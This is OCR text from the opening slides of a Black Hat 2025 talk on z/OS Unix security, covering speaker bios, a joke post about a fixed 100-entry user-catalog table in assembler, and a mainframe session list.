black hat BRIEFINGS

AUGUST 6-7, 2025
MANDALAY BAY / LAS VEGAS

Unix Underworld
Tales from the Dark Side of z/OS

Philip Young   Director Mainframe Penetration Testing Services, NetSPI
Chad Rikansrud   Chief Mainframe Hacker, Broadcom

Rocket
SHARE

Chad Rikansrud


Software security researcher
Broadcom

Bigendian Smalls

- 90s Hacker Kid
- Mainframe Security Enthusiast
- Loves showtunes
- Reverse Engineer
- Pentesting Mainframes for 10+ years

Philip Young

Director of Mainframe Penetration Testing
NetSPI




Soldier of FORTRAN

- 90s Hacker Kid
- Mainframe Security Enthusiast
- Terrible Karaoke Singer
- Always felt like an outsider
- Pentesting Mainframes for 10+ years

Mark Wilson

- The OG Mainframe Hacker
- Tools based on his misadventures
- Knows more about RACF than I ever will
- Works on mainframe part time when he takes a break from his full time motorcycle repair shop



Smalls
@bigendiansmalls


It's a user catalog, Michael. How many could we possibly need, 100?

lol. lmao, even.

New variable type just dropped "Hope" - size varies, pretty sure it'll be correct. maybe...

@mainframed767 - <33333


```
**
* CDR TODO - NEED TO MAKE THIS MORE ACCURATE
**
UCATTAB  DS    100CL44     # 100 User catalogs, hope its enough
UCATTABL EQU   44
* _.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._.-=-._
```




```
Cursor= (20,16), Size= (24,80), KeyLock= 0, Session= VM3         16:15:31
```

```
MVS2
VM1
VM2
*VM3
MVS3
MVS4
MVS1
```

